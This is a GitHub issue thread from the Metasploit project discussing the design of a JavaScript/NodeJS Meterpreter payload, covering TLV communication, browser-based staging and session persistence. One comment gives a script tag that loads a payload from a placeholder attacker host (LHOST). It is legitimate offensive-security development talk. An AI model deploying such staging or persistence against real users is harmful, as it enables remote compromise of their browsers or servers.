Metasploit-framework: Javascript/NodeJS based meterpreter.
Meterpreter is an advanced, dynamically extensible payload and is the favorite amongst many security professionals who are using the Metasploit-framework. I have been working on the metasploit payloads for nearly an year now and have made some minor enhancements in the python and the node js payloads. This time I am looking forward for a more large scale project in the payload section. Metepreter is available in Python, Powershell, PHP, Java and C platforms already. Javascript is a language that is almost used everywhere in today's world. Each and every web framework is javascript based. My idea is a creating a Javascript/Nodejs based Meterpreter. My initial idea is replicating the functions of the PHP meterpreter, since the PHP meterpreter is more readable and also taking insight from the python meterpreter as NodeJs has most of the modules that PHP uses. Hence based on the PHP meterpreter I replicated the initial function and the TLV structure and here's my initial code. https://github.com/itsmeroy2012/test_met_js/blob/master/jsmet.js
However, discussing this with @timwr , he suggested me to basically use <script src=http://LHOST/script.js></script> that would stage the payload over http, and it would when use xmlhttprequest for http communication. The communication is TLV and hence we would need parse the TLV structure and then respond with a TLV which would get us a basic session. In order to achieve this I would require some professional advice and insight on it. The meterpreter will be based on something that is like the BeEF framework as far as I understood.
I also had a quick conversation with @sempervictus and according to him Node would be, in some ways, easier than PHP because it has "sane" TLS contexts on sockets. Although difficulties might arise due to the lack of stability in it's stdlib APIs.
Further insights and criticism on my idea is gladly encouraged and appreciated plus I would request this issue to be assigned to @sempervictus
Ping : @sempervictus @busterb @timwr @bcoles
 itsmeroy2012
All 15 comments
An initial problem I see (this goes for BeEF as well) is that the session only stays up if the page is open. A potential solution for this would be immediately injecting a man in the browser (like the BeEF module) persistence method that would keep the session alive even if the page was closed?
Also, cross-browser compatibility is also a factor. In comparison to the other meterpreters, they can run on older platforms (like winXP, etc). So either avoiding the browser API or putting in browser recognition and implementing actions based on the browser would be the solution there, but they both sound like a pain and a _lot_ more work.
 cbrnrd
on 3 Feb 2018
cbrnrd
on 3 Feb 2018
Cross-browser compatibility will be an issue, but initially let us not focus on that. Node is a language of the future. Agreed that most of the existing web applications are PHP based but as businesses are trying to get more agile and achieve scalability, they eventually will shift to Node.
Although the session persistence seems a bigger issue to me at the moment.
itsmeroy2012
on 3 Feb 2018
If I'm understanding you correctly, you want to make a NodeJS meterpreter that runs in the browser? IIRC, it's not possible to run node applications from the browser without something like browserify just because browsers don't recognize the require() method.
cbrnrd
on 3 Feb 2018
JavaScript is a language of the past that somehow stumbled into the future... ;) But, yeah, it's not going anywhere anytime soon, methinks...
To @cbrnrd's point, there's a distinction to make between browser-based JS and Node-based JS. I like the idea of a JS Meterpreter, just need to make sure it's clear which beast we're going for (e.g. targets NodeJS servers or targets user web browsers).

 pbarry-r7
on 3 Feb 2018
pbarry-r7
on 3 Feb 2018
My initial idea wasn't much based on browsers. It was much like the python meterpreter.
Something like creating a payload using msfvenom and then create a listener using multi/handler and then running the payload using a command like node meterpreter.js , Which would give us a basic session.
But later @timwr suggested that we could do something like the BeEF framework to make it browser based.
itsmeroy2012
on 3 Feb 2018
So, something like this, but instead of a shell, it's a meterpreter?
cbrnrd
on 3 Feb 2018
Yes, the basic idea is this @cbrnrd . After achieving this we can go for other possibilities.
itsmeroy2012
on 3 Feb 2018
I'm unsure whether targetting serverside nodeJS or browser based javascript is easier, but either one would be pretty cool. Maybe just stick with nodeJS for now if it's simpler?
 timwr
on 9 Feb 2018
timwr
on 9 Feb 2018
A NodeJS Meterpreter would probably be easier.
A web browser is not a nice place to live.
 bcoles
on 9 Feb 2018
bcoles
on 9 Feb 2018
Yeah, I was thinking of the same. We should first focus on the NodeJS meterpreter and proceed with further possibilities once that's in place. @timwr @bcoles
itsmeroy2012
on 9 Feb 2018
Should we try to replicate the existing PHP meterpreter functions or should we start something from scratch? @timwr @bcoles @sempervictus
itsmeroy2012
on 18 Feb 2018
The python and PHP meterpreter code is a good starting point
timwr
on 18 Feb 2018
Will start with those then.
itsmeroy2012
on 19 Feb 2018
updates on that? though it isn't really necessary in my mind as standard nodejs reverse shell works just fine and then you can launch meterpreter from there; tbh I don't find unix/linux meterpreter that useful
 fsacer
on 28 Jul 2018
fsacer
on 28 Jul 2018
Hi!
This issue has been left open with no activity for a while now.
We get a lot of issues, so we currently close issues after 60 days of inactivity. It’s been at least 30 days since the last update here.
If we missed this issue or if you want to keep it open, please reply here. You can also add the label "not stale" to keep this issue open!
As a friendly reminder: the best way to see this issue, or any other, fixed is to open a Pull Request.
![github-actions[bot] picture](https://avatars2.githubusercontent.com/in/15368?v=4&s=40) github-actions[bot]
on 4 Dec 2020
github-actions[bot]
on 4 Dec 2020
Related issues
 Funeoz
·
3Comments
Funeoz
·
3Comments
 0x27
·
3Comments
0x27
·
3Comments
 jecoliho
·
3Comments
jecoliho
·
3Comments
 bugshere
·
3Comments
bugshere
·
3Comments
 handsomebeast
·
3Comments
handsomebeast
·
3Comments
Most helpful comment
A NodeJS Meterpreter would probably be easier.
A web browser is not a nice place to live.